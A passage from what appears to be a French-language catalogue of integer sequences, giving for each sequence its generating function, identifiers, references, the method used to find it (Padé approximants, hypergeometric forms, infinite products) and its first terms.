1, 1, 4, 11, 23, 79, 148, 533, 977, 3553, 6484, 23627, 43079, 157039, 286276, 1043669, 1902497, 6936001, 12643492, 46094987, 84025463, 306335887, 558412276, 2035832213

Coefficients for numerical differentiation

Réf. OP80 21. SE33 92. SAM 22 120 43. LA56 514.

HIS2 A2544 **Hypergéométrique** **Suite P-récurrente**
HIS1 N2075 **algébrique**

$_2F_1$ ([2, 3/2], [1], 4 z)

$$\frac{1 + 2\,z}{(1 - 4\,z)^{5/2}}$$

1, 12, 90, 560, 3150, 16632, 84084, 411840, 1969110, 9237800, 42678636, 194699232, 878850700, 3931426800, 17450721000

From a definite integral

Réf. EMS 10 184 57.

HIS2 A2570 **Approximants de Padé**
HIS1 N1698 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(1 - 3\,z + z^2)^2\,(1 + z)^3}$$

1, 1, 6, 11, 36, 85, 235, 600, 1590, 4140, 10866, 28416, 74431, 194821, 510096, 1335395, 3496170, 9153025, 23963005, 62735880

From a definite integral

Réf. EMS 10 184 57.

HIS2 A2571 **Approximants de Padé**

HIS1 N1553 **Fraction rationnelle**

$$\frac{1 + 4\,z + z^2 - z^3}{(1 - 3\,z + z^2)^2\,(1 + z)^2}$$

1, 5, 10, 30, 74, 199, 515, 1355, 3540, 9276, 24276, 63565, 166405, 435665, 1140574, 2986074, 7817630, 20466835, 53582855, 140281751

Réf. CC55 742. JO61 7.

HIS2 A2593 **Approximants de Padé**

HIS1 N2262 **Fraction rationnelle**

$$\frac{z\,(1 + z)\,(z^2 + 22\,z + 1)}{(z - 1)^5}$$

0, 1, 28, 153, 496, 1225, 2556, 4753, 8128, 13041, 19900, 29161, 41328, 56953, 76636, 101025, 130816, 166753, 209628, 260281, 319600, 388521, 468028, 559153

Sums of 5th powers of odd numbers

Réf. CC55 742.

HIS2 A2594 **Approximants de Padé**

HIS1 N2354 **Fraction rationnelle**

$$\frac{(1+z)\,(z^4+236\,z^3+1446\,z^2+236\,z+1)}{(1-z)^7}$$

1, 244, 3369, 20176, 79225, 240276, 611569, 1370944, 2790801, 5266900, 9351001, 15787344, 25552969, 39901876, 60413025, 89042176, 128177569, 180699444

A generalized partition function

Réf. PNISI 17 237 51.

HIS2 A2597 **LLL**

HIS1 N1000 **Fraction rationnelle**

$$\frac{1}{(z+1)^2\,(z^2+z+1)^2\,(z-1)^3\,z^6}$$

1, 3, 6, 9, 15, 25, 34, 51, 73, 97, 132, 178, 226, 294, 376, 466, 582, 722, 872, 1062, 1282, 1522, 1812, 2147, 2507, 2937, 3422, 3947, 4557, 5243, 5978, 6825, 7763, 8771

Réf. AMS 26 304 55.
HIS2 A2620 **Approximants de Padé**
HIS1 N0374 **Fraction rationnelle**

$$\frac{1}{(1+z)(z-1)^3}$$

1, 2, 4, 6, 9, 12, 16, 20, 25, 30, 36, 42, 49, 56, 64, 72, 81, 90, 100, 110, 121, 132, 144, 156, 169, 182, 196, 210, 225, 240, 256, 272, 289, 306, 324, 342, 361, 380, 400, 420

Réf. AMS 26 304 55.
HIS2 A2621 **Approximants de Padé**
HIS1 N0394 **Fraction rationnelle**

$$\frac{1}{(1+z^2)(z^2+z+1)(1+z)^2(z-1)^5}$$

1, 2, 4, 7, 12, 18, 27, 38, 53, 71, 94, 121, 155, 194, 241, 295, 359, 431, 515, 609, 717, 837, 973, 1123, 1292, 1477, 1683, 1908, 2157, 2427, 2724, 3045, 3396, 3774, 4185

A partition function

Réf. AMS 26 304 55.

HIS2 A2622 **Approximants de Padé**

HIS1 N0395 **Fraction rationnelle**

$$\frac{1}{(1-z)^2\,(1-z^2)\,(1-z^3)\,(1-z^4)\,(1-z^5)}$$

1, 2, 4, 7, 12, 19, 29, 42, 60, 83, 113, 150, 197, 254, 324, 408, 509, 628, 769, 933, 1125, 1346, 1601, 1892, 2225, 2602, 3029, 3509, 4049, 4652, 5326, 6074, 6905, 7823

Réf. AMS 26 308 55. PGEC 22 1050 73.

HIS2 A2623 **Approximants de Padé**

HIS1 N1050 **Fraction rationnelle**

$$\frac{1}{(1+z)\,(z-1)^4}$$

1, 3, 7, 13, 22, 34, 50, 70, 95, 125, 161, 203, 252, 308, 372, 444, 525, 615, 715, 825, 946, 1078, 1222, 1378, 1547, 1729, 1925, 2135, 2360, 2600, 2856, 3128, 3417, 3723

A partition function

Réf. AMS 26 308 55.

HIS2 A2624 **Approximants de Padé**

HIS1 N1091 **Fraction rationnelle**

$$\frac{1}{(1+z)^2\,(1-z)^5}$$

1, 3, 8, 16, 30, 50, 80, 120, 175, 245, 336, 448, 588, 756, 960, 1200, 1485, 1815, 2200, 2640, 3146, 3718, 4368, 5096, 5915, 6825, 7840, 8960, 10200, 11560, 13056

Réf. AMS 26 308 55.

HIS2 A2625 **Approximants de Padé**

HIS1 N1093 **Fraction rationnelle**

$$\frac{1}{(z^2+z+1)\,(1+z)^2\,(z-1)^6}$$

1, 3, 8, 17, 33, 58, 97, 153, 233, 342, 489, 681, 930, 1245, 1641, 2130, 2730, 3456, 4330, 5370, 6602, 8048, 9738, 11698, 13963, 16563, 19538, 22923, 26763, 31098, 35979

Réf. AMS 26 308 55.
HIS2 A2626 **Approximants de Padé**
HIS1 N1094 **Fraction rationnelle**

$$\frac{1}{(z^2+1)\,(z^2+z+1)\,(z+1)^3\,(1-z)^7}$$

1, 3, 8, 17, 34, 61, 105, 170, 267, 403, 594, 851, 1197, 1648, 2235, 2981, 3927, 5104, 6565, 8351, 10529, 13152, 16303, 20049, 24492, 29715, 35841, 42972, 51255

Réf. MFM 73 18 69.
HIS2 A2662 **Approximants de Padé**
HIS1 N1585 **Fraction rationnelle**

$$\frac{z^2}{(2z-1)\,(z-1)^3}$$

0, 0, 1, 5, 16, 42, 99, 219, 466, 968, 1981, 4017, 8100, 16278, 32647, 65399, 130918, 261972, 524097, 1048365, 2096920, 4194050, 8388331, 16776915, 33554106, 67108512

Réf. MFM 73 18 69.
HIS2 A2663 **Approximants de Padé**
HIS1 N1725 **Fraction rationnelle**

$$\frac{1}{(2z-1)(1-z)^4}$$

1, 6, 22, 64, 163, 382, 848, 1816, 3797, 7814, 15914, 32192, 64839, 130238, 261156, 523128, 1047225, 2095590, 4192510, 8386560, 16774891, 33551806, 67105912, 134214424

Réf. MFM 73 18 69.
HIS2 A2664 **Approximants de Padé**
HIS1 N1851 **Fraction rationnelle**

$$\frac{1}{(2z-1)(1-z)^5}$$

1, 7, 29, 93, 256, 638, 1486, 3302, 7099, 14913, 30827, 63019, 127858, 258096, 519252, 1042380, 2089605, 4185195, 8377705, 16764265, 33539156, 67090962, 134196874, 268411298

Coefficients for central differences

Réf. SAM 42 162 63.

HIS2 A2671 **Hypergéométrique**
HIS1 N2246 **algébrique**

$$\frac{1}{(1 - 16\,z)^{3/2}}$$

1, 24, 1920, 322560, 92897280, 40874803200, 25505877196800, 21424936845312000, 23310331287699456000, 31888533201572855808000

Coefficients for central differences

Réf. SAM 42 162 63.

HIS2 A2674 **Hypergéométrique** **f.g. exponentielle double**
HIS1 N2092 **algébrique**

$$\frac{1}{2\,(1 - 4\,z)^{1/2}}$$

1, 12, 360, 20160, 1814400, 239500800, 43589145600, 10461394944000, 3201186852864000, 1216451004088320000, 562000363888803840000

Coefficients of orthogonal polynomials

Réf. MOC 9 174 55.

HIS2 A2690 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N1491 **exponentielle:algébrique**

a(n) = (4 n-4) a(n - 1) + (8 n - 20) a(n - 2)

$$\frac{1 - 2z}{(1 - 4z)^{3/2}}$$

1, 4, 36, 480, 8400, 181440, 4656960, 138378240, 4670265600, 176432256000, 7374868300800, 337903056691200

Coefficients of orthogonal polynomials

Réf. MOC 9 174 55.

HIS2 A2691 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N1996 **exponentielle**

n a(n) = 2 (n + 1) (2 n - 1) a(n - 1)

$$\frac{1 - z}{(1 - 4z)^{5/2}}$$

1, 9, 120, 2100, 45360, 1164240, 34594560, 1167566400, 44108064000, 1843717075200, 84475764172800

Binomial coefficients C(2 n , n - 2)

Réf. LA56 517. AS1 828.

HIS2 A2694 **Hypergéométrique**

HIS1 N1741 **algébrique**

$$\frac{16}{(1 - 4 z)^{1/2} \left(1 + (1 - 4 z)^{1/2}\right)^4}$$

1, 6, 28, 120, 495, 2002, 8008, 31824, 125970, 497420, 1961256, 7726160, 30421755, 119759850, 471435600, 1855967520, 7307872110, 28781143380

Spheroidal harmonics

Réf. MES 52 75 24.

HIS2 A2695 **LLL** **Suite P-récurrente**

HIS1 N1985 **algébrique**

(n - 2) a(n) = (6 n - 9) a(n - 1) + (- n + 1) a(n - 2)

$$\frac{z}{(z^2 - 6 z + 1)^{3/2}}$$

0, 1, 9, 66, 450, 2955, 18963, 119812, 748548, 4637205, 28537245

Réf. LA56 517. AS1 828.
HIS2 A2696 **Hypergéométrique**
HIS1 N1921 **algébrique**
$_2F_1([7/2, 4], [7], 4\,z)$

$$\frac{64}{(1-4z)^{1/2}\left(1+(1-4z)^{1/2}\right)^6}$$

1, 8, 45, 220, 1001, 4368, 18564, 77520, 319770, 1307504, 5311735, 21474180, 86493225, 347373600, 1391975640, 5567902560, 22239974430, 88732378800

Coefficients of Chebyshev polynomials

Réf. LA56 516.
HIS2 A2697 **Approximants de Padé**
HIS1 N1923 **Fraction rationnelle**

$$\frac{1}{(4z-1)^2}$$

1, 8, 48, 256, 1280, 6144, 28672, 131072, 589824, 2621440, 11534336, 50331648

Coefficients of Chebyshev polynomials

Réf. LA56 516.
HIS2 A2698 **Approximants de Padé**
HIS1 N2189 **Fraction rationnelle**

$$\frac{1 + 6z - 8z^2}{(1 - 4z)^3}$$

1, 18, 160, 1120, 6912, 39424, 212992, 1105920, 5570560, 27394048, 132120576

Réf. LA56 518.
HIS2 A2699 **Approximants de Padé**
HIS1 N0825 **Fraction rationnelle**

$$\frac{2z}{(4z - 1)^2}$$

0, 2, 16, 96, 512, 2560, 12288, 57344, 262144, 1179648, 5242880, 23068672, 100663296, 436207616, 1879048192, 8053063680, 34359738368, 146028888064, 618475290624, 2611340115968

Coefficients of Chebyshev polynomials

Réf. LA56 518.

HIS2 A2700 **Approximants de Padé**

HIS1 N1275 **Fraction rationnelle**

$$\frac{4z - 3}{(4z - 1)^3}$$

3, 40, 336, 2304, 14080, 79872, 430080, 2228224, 11206656, 55050240, 265289728, 1258291200

Keys

Réf. MAG 53 11 69.

HIS2 A2714 **Approximants de Padé**

HIS1 N1832 **Fraction rationnelle**

$$\frac{7 - 9z - 9z^2 + 3z^3}{1 - 4z + 2z^2 + 4z^3 - z^4}$$

7, 19, 53, 149, 421, 1193, 3387, 9627, 27383, 77923

Réf. MAG 46 55 62; 55 440 71. MMAG 47 290 74.
HIS2 A2717 **Approximants de Padé**
HIS1 N1569 **Fraction rationnelle**

$$\frac{1 + 2z}{(1 + z)(z - 1)^4}$$

1, 5, 13, 27, 48, 78, 118, 170, 235, 315, 411, 525, 658, 812, 988, 1188, 1413, 1665, 1945, 2255, 2596, 2970, 3378, 3822, 4303, 4823, 5383, 5985, 6630, 7320, 8056, 8840

Réf. SE33 78.
HIS2 A2720 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N0708 **exponentielle (rationnel)**
a(n) = (2 n - 2) a(n-1) + (-n^2 + 4 n-4) a(n-2)

$$\frac{1}{(1 - z)\exp(z/(z-1))}$$

1, 2, 7, 34, 209, 1546, 13327, 130922, 1441729, 17572114, 234662231, 3405357682, 53334454417, 896324308634, 16083557845279, 306827170866106, 6199668952527617

Apéry numbers

Réf. SE33 93. MI 1 195 78.

HIS2 A2736 **Hypergéométrique**
HIS1 N0848 **algébrique**

$$\frac{1 + 2 z}{(1 - 4 z)^{5/2}}$$

0, 2, 24, 180, 1120, 6300, 33264, 168168, 823680, 3938220, 18475600, 85357272, 389398464, 1757701400, 7862853600, 34901442000, 153876579840, 674412197580, 2940343837200

Coefficients for extrapolation

Réf. SE33 97.

HIS2 A2740 **Hypergéométrique** **Suite P-récurrente**
HIS1 N0821 **algébrique**

$$\frac{6 z^2 - 6 z + 1 + (1 - 4 z)^{3/2}}{-2 (1 - 4 z)^{3/2} z^3}$$

0, 2, 15, 84, 420, 1980, 9009, 40040

Logarithmic numbers

Réf. MAS 31 77 63. jos.

HIS2 A2741 **Recoupements** **Suite P-récurrente**
HIS1 N0010 **exponentielle**

a(n) = (n - 3) a(n - 1) + (n - 2) a(n - 3) + (2 n - 4) a(n - 2)

$$\frac{\ln(1 - z)}{\exp(z)}$$

1, 1, 2, 0, 9, 35, 230, 1624, 13209, 120287, 1214674, 13469896, 162744945, 2128047987, 29943053062, 451123462672, 7245940789073, 123604151490591

Logarithmic numbers

Réf. MAS 31 78 63. jos.

HIS2 A2747 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N0759 **exponentielle**

a(n) = 2 a(n - 1) + (n^2 - n - 1) a(n - 2) + (- 2 n^2 + 6 n - 4) a(n - 3)
+ (n^2 - 5 n + 6) a(n - 4)

$$\frac{\exp(z)\,(z^3 - z^2 - z - 1)}{(1 - z)^2\,(z + 1)^2}$$

1, 2, 9, 28, 185, 846, 7777, 47384, 559953, 4264570, 61594841, 562923252, 9608795209, 102452031878, 2017846993905, 24588487650736, 548854382342177

Terms in certain determinants

Réf. PLMS 10 122 1879.
HIS2 A2775 **Dérivée logarithmique**
HIS1 N1927 **Fraction rationnelle**

$$\frac{z^2 + 4z + 1}{(z-1)^4}$$

0, 1, 8, 54, 384, 3000, 25920, 246960, 2580480

Réf. IJ1 11 162 69.
HIS2 A2783 **Approximants de Padé**
HIS1 N1159 **Fraction rationnelle**

$$\frac{1 - 3z + 4z^2}{(1-z)(1-2z)(1-3z)}$$

1, 3, 11, 39, 131, 423, 1331, 4119, 12611, 38343, 116051, 350199, 1054691, 3172263, 9533171, 28632279, 85962371, 258018183, 774316691, 2323474359, 6971471651, 20916512103

Réf. JRAM 227 49 67.
HIS2 A2798 **Approximants de Padé**
HIS1 N2186 **Fraction rationnelle**

$$\frac{3\,(6 + 9\,z + 2\,z^2)}{(1 + z)\,(z - 1)^2}$$

18, 45, 69, 96, 120, 147, 171

Réf. AJM 2 94 1879. LU91 1 223.
HIS2 A2801 **équations différentielles** **Suite P-récurrente**
HIS1 N0744 **exponentielle (algébrique)** **Formule de B. Salvy**
a(n) = (2 n - 3) a(n - 1) + (- n + 2) a(n - 2)

$$\frac{\exp(1/2\,z)\,2^{3/4}}{(-1 + 2\,z)^{1/4}}$$

1, 1, 2, 8, 50, 418, 4348, 54016, 779804, 12824540, 236648024, 4841363104, 108748223128, 2660609220952, 70422722065040, 2005010410792832

Réf. JO39 449. JCT 13 215 72.
HIS2 A2802 **Hypergéométrique**
HIS1 N2019 **algébrique**
2F1([5/2], [ ], 4 z)

$$\frac{1}{(1-4z)^{5/2}}$$

1, 10, 70, 420, 2310, 12012, 60060, 291720, 1385670, 6466460, 29745716, 135207800, 608435100, 2714556600, 12021607800, 52895074320, 231415950150, 1007340018300

Réf. JO39 449. JCT B18 258 75.
HIS2 A2803 **Hypergéométrique** **Suite P-récurrente**
HIS1 N2140 **algébrique**
2F 1([5/2], [ ], 4 z)

$$\frac{1+z}{(1-4z)^{7/2}}$$

1, 15, 140, 1050, 6930, 42042, 240240, 1312740, 6928350, 35565530, 178474296, 878850700, 4259045700, 20359174500, 96172862400, 449608131720, 2082743551350

Réf. PIEE 115 763 68. DM 55 272 85.
HIS2 A2807 **P-récurrences** **Suite P-récurrente**
HIS1 N1867

$$a(n) = n\,a(n-5) + (6n+1)\,a(n-3) - (4n+7)\,a(n-2) + (n+5)\,a(n-1) - 2\,a(n-5) + (-4n+4)\,a(n-4)$$

0, 0, 1, 7, 37, 197, 1172, 8018, 62814, 556014, 5488059, 59740609, 710771275, 9174170011, 127661752406, 1904975488436, 30341995265036, 513771331467372, 9215499383109573

Doubly triangular numbers

Réf. TCPS 9 477 1856. SIAC 4 477 75. ANS 4 1178 76.
HIS2 A2817 **Approximants de Padé**
HIS1 N1718 **Fraction rationnelle**

$$\frac{1 + z + z^2}{(1 - z)^5}$$

1, 6, 21, 55, 120, 231, 406, 666, 1035, 1540, 2211, 3081, 4186, 5565, 7260, 9316, 11781, 14706, 18145, 22155, 26796, 32131, 38226, 45150, 52975, 61776, 71631, 82621

Partitions of n into parts 1/2, 3/4, 7/8, etc

Réf. EMS 11 224 59.

HIS2 A2843 **Approximants de Padé** **Conjecture**

HIS1 N0405 **Fraction rationnelle**

$$\frac{(z^2 + z + 1)^2 (z - 1)^2}{1 - 2z - z^3 + 3z^4}$$

1, 1, 2, 4, 7, 13, 24, 43, 78, 141, 253, 456

Partitions of n with no part of size 1

Réf. TAIT 1 334. AS1 836.

HIS2 A2865 **Euler**

HIS1 N0113 **Produit infini**

$$\prod_{n \geq 1} \frac{1}{(1 - z^n)^{c(n)}}$$

c(n) = 0,1,1,1,1,1,...

1, 0, 1, 1, 2, 2, 4, 4, 7, 8, 12, 14, 21, 24, 34, 41, 55, 66, 88, 105, 137, 165, 210, 253, 320, 383, 478, 574, 708, 847, 1039, 1238, 1507, 1794, 2167, 2573, 3094, 3660, 4378, 5170

Réf. PSPM 19 172 71.
HIS2 A2866 **Dérivée logarithmique** **f.g. exponentielle**
HIS1 N1463 **Fraction rationnelle**
a(n) = 2 ^ (n-1) Γ(n+1)

$$\frac{1}{(1 - 2 z)^2}$$

1, 4, 24, 192, 1920, 23040, 322560, 5160960, 92897280, 1857945600, 40874803200, 980995276800, 25505877196800, 714164561510400, 21424936845312000, 685597979049984000

Réf. PSPM 19 172 71.
HIS2 A2867 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N0806 **algébrique** **f.g. exponentielle**
a(n) = 2 a(n - 1) + (4 n^2 - 12 n + 8) a(n - 2)

$$\frac{1}{(1 - 2 z)^{3/2} (2 z + 1)^{1/2}}$$

1, 2, 12, 72, 720, 7200, 100800, 1411200, 25401600, 457228800, 10059033600, 221298739200, 5753767219200, 149597947699200, 4487938430976000, 134638152929280000

Sorting numbers

Réf. PSPM 19 173 71.

HIS2 A2871 **équations différentielles** **Formule de B. Salvy**
HIS1 N0483 **exponentielle**

$$\exp(1/2\ \exp(2\ z) + \exp(z) - 3/2)$$

1, 2, 4, 12, 48, 200, 1040, 5600, 33600

Sorting numbers

Réf. PSPM 19 173 71.

HIS2 A2874 **équations différentielles** **Formule de B. Salvy**
HIS1 N0738 **exponentielle**

$$\exp(1/3\ \exp(3\ z) + \exp(z) - 4/3)$$

1, 2, 8, 42, 268, 1994, 16852

Bisection of Lucas sequence

Réf. FQ 9 284 71.

HIS2 A2878 **Approximants de Padé**

HIS1 N1384 **Fraction rationnelle**

$$\frac{1 + z}{1 - 3 z + z^2}$$

1, 4, 11, 29, 76, 199, 521, 1364, 3571, 9349, 24476, 64079, 167761, 439204, 1149851, 3010349, 7881196, 20633239, 54018521, 141422324, 370248451, 969323029

Réf. AIP 9 345 60. SIAR 17 168 75.

HIS2 A2893 **P-récurrences** **Suite P-récurrente**

HIS1 N1214

a(n) = $\sum$ C(n,k) ^ 2 .C(2k,k), k=0..n

$$(n - 1)^2 a(n) = (10 n^2 - 30 n + 23) a(n - 1) + (- 9 n^2 + 36 n - 36) a(n - 2)$$

1, 3, 15, 93, 639, 4653, 35169, 272835, 2157759, 17319837, 140668065, 1153462995, 9533639025, 79326566595, 663835030335, 5582724468093, 47152425626559, 399769750195965

2n-step polygons on square lattice

Réf. AIP 9 345 60.

HIS2 A2894 **hypergéométrique** **Suite P-récurrente**

HIS1 N1490 **Intégrales elliptiques**

$$2F1\ ([1/2,\ 1/2],\ [1],\ 16\ z)$$

1, 4, 36, 400, 4900, 63504, 853776

2n-step polygons on b.c.c. lattice

Réf. AIP 9 345 60.

HIS2 A2897 **hypergéométrique** **Suite P-récurrente**

HIS1 N1952 **Intégrales elliptiques**

$$3F2\ ([1/2,\ 1/2,\ 1/2],\ [1,\ 1],\ 64\ z)$$

1, 8, 216, 8000, 343000, 16003008, 788889024

Réf. JALG 20 173 72.
HIS2 A2965 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 + 2z + z^2 + z^3}{1 - 2z^2 - z^4}$$

1, 2, 3, 5, 7, 12, 17, 29, 41, 70, 99, 169, 239, 408, 577, 985, 1393, 2378, 3363, 5741, 8119, 13860, 19601, 33461, 47321, 80782, 114243, 195025, 275807, 470832

Problimes (second definition)

Réf. AMM 80 677 73.
HIS2 A3067 **Approximants de Padé**
HIS1 **Fraction rationnelle**
Conjecture seulement , le dernier terme aurait dû être : 89

$$\frac{z^9 + z^5 + z^2 + 2}{(z - 1)^2}$$

2, 4, 7, 10, 13, 17, 21, 25, 29, 34, 39, 44, 49, 54, 59, 64, 69, 74, 79, 84, 90

Partitions of n into parts 6n+1 or 6n-1

Réf.
HIS2 A3105 **Euler**
HIS1 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1 - Z^{c(n)})}$$

c(n) = n congru à 1,5 mod 6

1, 1, 1, 1, 1, 2, 2, 3, 3, 3, 4, 5, 6, 7, 8, 9, 10, 12, 14, 16, 18, 20, 23, 26, 30, 34, 38, 42, 47, 53, 60, 67, 74, 82, 91, 102, 114, 126, 139, 153, 169, 187, 207, 228, 250, 274, 301, 331, 364

Partitions of n into parts 5n+2 or 5n+3

Réf. AN76 238. AMM 95 711 88; 96 403 89.
HIS2 A3106 **Euler**
HIS1 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1 - Z^{c(n)})}$$

c(n) = n congru à 2,3 mod 5

1, 0, 1, 1, 1, 1, 2, 2, 3, 3, 4, 4, 6, 6, 8, 9, 11, 12, 15, 16, 20, 22, 26, 29, 35, 38, 45, 50, 58, 64, 75, 82, 95, 105, 120, 133, 152, 167, 190, 210, 237, 261, 295, 324, 364, 401, 448, 493, 551

Partitions of n into Fibonacci parts

Réf.

HIS2 A3107 **Euler**

HIS1 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1 - Z^{c(n)})}$$

c(n) = Nombres de Fibonacci.

1, 1, 2, 3, 4, 6, 8, 10, 14, 17, 22, 27, 33, 41, 49, 59, 71, 83, 99, 115, 134, 157, 180, 208, 239, 272, 312, 353, 400, 453, 509, 573, 642, 717, 803, 892, 993, 1102, 1219, 1350

Partitions of n into cubes

Réf.

HIS2 A3108 **Euler**

HIS1 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1 - Z^{c(n)})}$$

c(n) = 1,8,27,64,... Cubes

1, 1, 1, 1, 1, 1, 1, 1, 2, 2, 2, 2, 2, 2, 2, 2, 3, 3, 3, 3, 3, 3, 3, 3, 4, 4, 4, 5, 5, 5, 5, 5, 6, 6, 6, 7, 7, 7, 7, 7, 8, 8, 8, 9, 9, 9, 9, 9, 10, 10, 10, 11, 11, 11, 12, 12, 13, 13, 13, 14, 14, 14, 15, 15, 17, 17

Partitions of n into parts 5n+1 and 5n-1

Réf. AN76 238. AMM 95 711 88; 96 403 89.

HIS2 A3114 **Euler**

HIS1 **Produit infini**

$$\prod_{n \geq 1} \frac{1}{(1 - z^{c(n)})}$$

c(n) = n congru à 1,4 mod 5

1, 1, 1, 1, 2, 2, 3, 3, 4, 5, 6, 7, 9, 10, 12, 14, 17, 19, 23, 26, 31, 35, 41, 46, 54, 61, 70, 79, 91, 102, 117, 131, 149, 167, 189, 211, 239, 266, 299, 333, 374, 415, 465, 515, 575, 637

Arborescences of type (n,1)

Réf. DM 5 197 73.

HIS2 A3120 **Approximants de Padé** **Conjecture**

HIS1 **Fraction rationnelle**

$$\frac{(z - 1)(3z^2 + z - 1)}{1 - 3z - z^2 + 7z^3 - 3z^4}$$

1, 1, 2, 3, 7, 13, 31, 66, 159

Réf. KN1 3 207.
HIS2 A3143 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 + z^3 - z^4 + z^5 - z^6 + z^7}{(z - 1)\,(1 - z + z^2)^2\,(z^2 + z + 1)\,(-1 + 2z^2)^2}$$

1, 1, 2, 3, 4, 6, 9, 13, 19, 27, 38, 54, 77, 109, 155, 219, 310, 438, 621, 877, 1243, 1755, 2486, 3510, 4973, 7021, 9947, 14043, 19894, 28086, 39789, 56173, 79579, 112347

Réf. FQ 10 171 72.
HIS2 A3148 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 **algébrique** **f.g. exponentielle**
a(n) = a(n - 1) + (4 n^2 - 14 n + 12) a(n - 2)

$$\frac{1}{(1 - 2z)\,(1 + 2z)^{1/2}}$$

1, 1, 7, 27, 321, 2265, 37575, 390915, 8281665, 114610545, 2946939975, 51083368875, 1542234996225, 32192256321225, 1114841223671175

Star numbers

Réf. GA88 20.

HIS2 A3154 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z^2 + 10\,z + 1}{(1 - z)^3}$$

1, 13, 37, 73, 121, 181, 253, 337, 433, 541, 661, 793, 937, 1093, 1261, 1441, 1633, 1837, 2053, 2281, 2521, 2773, 3037, 3313, 3601, 3901, 4213, 4537, 4873, 5221, 5581

If n appears, 2n doesn't

Réf. FQ 10 501 72. AMM 87 671 80.

HIS2 A3159 **Euler** **Suite reliée à la suite de**

HIS1 **Produit infini** **Thue-Morse.**

*** Voir [AABBJPS]**

$$\frac{(1 + Z) \prod_{n \geq 0} (1 + Z^{c(n)})}{(1 - Z)}$$

c(n) = 1,3,5,11,21,43,85,171,...*

1, 3, 4, 5, 7, 9, 11, 12, 13, 15, 16, 17, 19, 20, 21, 23, 25, 27, 28, 29, 31, 33, 35, 36, 37, 39, 41, 43, 44, 45, 47, 48, 49, 51, 52, 53, 55, 57, 59, 60, 61, 63, 64, 65, 67, 68, 69, 71

$$\sum C(n,k).C(2n+k,k-1)/n,\ k=1...n$$

Réf. FQ 11 123 73.

HIS2 A3168 **Inverse fonctionnel** **Suite p-récurrente**
HIS1 **algébrique** **Inverse ordinaire de A3169**

L'inverse fonctionnel est rationnel.

Solution de

$$\left(\frac{z}{(1+2z)(z+1)^2} \right)^{<-1>}$$

1, 1, 4, 21, 126, 818, 5594, 39693, 289510, 2157150, 16348960, 125642146, 976789620, 7668465964, 60708178054, 484093913917, 3884724864390

2-line arrays

Réf. FQ 11 124 73; 14 232 76.

HIS2 A3169 **Inverse fonctionnel** **Suite p-récurrente**
HIS1 **algébrique** **Inverse ordinaire de A3168**

Solution de

$$\left(\frac{1+z}{3-2z+z^2} \right)^{<-1>}$$

1, 3, 14, 79, 494, 3294, 22952, 165127, 1217270, 9146746, 69799476, 539464358, 4214095612, 33218794236, 263908187100, 2110912146295, 16985386737830

Hex numbers

Réf. INOC 24 4550 85. AMM 95 701 88. GA88 18.

HIS2 A3215 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 4\,z + z^2}{(1 - z)^3}$$

1, 7, 19, 37, 61, 91, 127, 169, 217, 271, 331, 397, 469, 547, 631, 721, 817, 919, 1027, 1141, 1261, 1387, 1519, 1657, 1801, 1951, 2107, 2269, 2437, 2611, 2791, 2977

Even permutations of length n with no fixed points

Réf. AMM 79 394 72.

HIS2 A3221 **Dérivée logarithmique** **Suite P-récurrente**

HIS1 **exponentielle**

a(n) = 3 n a(n - 2) + (n - 1) a(n - 1) + (3 n - 1) a(n - 3) + (n - 1) a(n - 4)

$$\frac{4 - 6\,z + 16\,z^2 - 13\,z^3 + 6\,z^4 - z^5}{2\,(z - 1)^4\,\exp(z)}$$

0, 0, 2, 3, 24, 130, 930, 7413, 66752, 667476, 7342290, 88107415, 1145396472, 16035550518, 240533257874, 3848532125865, 65425046139840, 1177650830516968

Réf. DT76.
HIS2 A3229 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 + 2\,z^2}{1 - z - 2\,z^3}$$

1, 1, 3, 5, 7, 13, 23, 37, 63, 109, 183, 309, 527, 893, 1511, 2565, 4351, 7373, 12503, 21205, 35951, 60957, 103367, 175269, 297183, 503917, 854455, 1448821, 2456655

Réf. DT76.
HIS2 A3230 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1}{(z - 1)\,(2\,z - 1)\,(1 - z - 2\,z^3)}$$

1, 4, 11, 28, 67, 152, 335, 724, 1539, 3232, 6727, 13900, 28555, 58392, 118959, 241604, 489459, 989520, 1997015, 4024508, 8100699, 16289032, 32726655, 65705268, 131837763

Partially achiral planted trees

Réf. JRAM 278 334 75.

HIS2 A3237 **Approximants de Padé** **conjecture faible**

HIS1 **Fraction rationnelle**

$$\frac{z\,(1 - z^2 - z^3 - z^4 + z^5)}{1 - z - 2\,z^2 + 3\,z^5}$$

0, 1, 1, 2, 3, 6, 10, 19, 33, 62, 110, 204

Partially achiral trees

Réf. JRAM 278 334 75.

HIS2 A3243 **Approximants de Padé** **conjecture faible**

HIS1 **Fraction rationnelle**

$$\frac{1 - z^2 - 2\,z^3 - 8\,z^4 + 7\,z^5 + 4\,z^6}{1 - z - z^2 - 2\,z^3 - 6\,z^4 + 14\,z^5}$$

1, 1, 1, 2, 3, 6, 9, 19, 30, 61, 99, 208

Related to Fibonacci representations

Réf. FQ 11 386 73.

HIS2 A3253 **Approximants de Padé** **conjecture seulement**

HIS1 **Fraction rationnelle**

$$\frac{1 + z + z^2 + z^{15} - z^{16}}{1 - z - z^2 + z^3}$$

1, 2, 4, 5, 7, 8, 10, 11, 13, 14, 16, 17, 19, 20, 22, 24, 25, 27, 28, 30, 31, 33, 34, 36, 37, 39, 40, 42, 43, 45, 46, 48, 49, 51, 52, 54, 55, 57, 58, 60, 62, 63, 65, 66, 68, 69, 71, 72

Woodall numbers

Réf. BR73 159.

HIS2 A3261 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 2z - 4z^2}{(1 - z)(2z - 1)^2}$$

